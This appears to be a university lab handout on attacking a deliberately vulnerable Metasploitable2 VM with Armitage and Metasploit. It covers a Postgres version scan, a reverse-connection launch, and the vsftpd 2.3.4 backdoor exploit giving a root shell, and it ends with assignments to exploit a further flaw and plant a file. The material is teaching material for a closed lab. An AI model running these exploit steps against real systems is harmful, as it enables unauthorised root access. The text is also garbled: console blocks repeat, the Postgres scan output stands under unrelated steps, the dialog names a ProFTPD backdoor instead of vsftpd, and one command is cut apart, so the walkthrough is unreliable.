
```
msf >
```

Click on the “Hosts” tab and then click on “Add Hosts”




```
msf >
```

In the pop-up Window, type the IP address of the Metasploitable2-Linux machine. Then, click “add”




```
172.16.108.172
```


After you add the Metasploitable2 Linux as a target host, right click the host entry and select “Scan”. This will scan the host and identify its vulnerabilities.



Before you can attack, you must choose your weapon. Armitage makes this process easy. Select “Attacks” table and then click on “Find Attacks” to generate a custom Attack menu for the host.



```
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 172.16.108.172
RHOSTS => 172.16.108.172
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 172.16.108.172:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 28.613s
msf auxiliary(postgres_version) >
```




Attack Analysis Complete...

You will now see an 'Attack' menu attached to each host in the Targets window.


Happy hunting!

Next, we will use the vulnerability, Vsftpd backdoor, mentioned to launch an attack. Right click on the target host, select “Attack” -> “fpt” -> “vsftpd_234_backdoor”.



```
msf auxiliary(mysql_version) > use scanner/postgre                sion
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 172.16.108.172
RHOSTS => 172.16.108.172
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 172.16.108.172:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 28.613s
msf auxiliary(postgres_version) >
```

Select “Use a reverse connection” and press “Launch”



Attack 172.16.108.172

ProFTPD-1.3.3c Backdoor Command Execution

This module exploits a malicious backdoor that was added to the ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz] archive between November 28th 2010 and 2nd December 2010.


Option	Value
LHOST	172.16.108.176
LPORT	23304
RHOST ✚	172.16.108.172
RPORT	21

Targets: 0 => Automatic

☑ Use a reverse connection


□ Show advanced options

The console in Armitage shows the exploitation is successfully launched.




```
LPORT => 29261
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.108.176:46271 -> 172.16.108.172:6200) at 2016-01-15
17:39:54 -0500

msf exploit(vsftpd_234_backdoor) >
```

Right Click on the host entry and select “Shell 1” -> “Interact”



```
LPORT => 29261
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set RHOST 172.16.108.172
RHOST => 172.16.108.172
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.16.108.176:46271 -> 172.16.108.172:6200) at 2016-01-15
17:39:54 -0500

msf exploit(vsftpd_234_backdoor) >
```

A new tab with the shell will open in the area below. I have typed commands “whoami” and “uname –a” to show you that I have indeed successfully exploited the host.



```
$ whoami
root
$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux





$
```

Assignments for the Lab 4

1. Read the lab instructions above and finish all the tasks.
2. Why do we need to assign an internal IP address (i.e., behind NAT) for Metasploitable2-Linux? What will happen if we assign a public IP to it?
3. Besides the two vulnerabilities we used, exploit another vulnerability using both msfconsole and Armitage. Show me that you have placed a file in the exploited remote machine via screenshots and by creating the file with the command “touch <yourname>” where <yourname> should be replaced with your full name.

Happy Exploiting!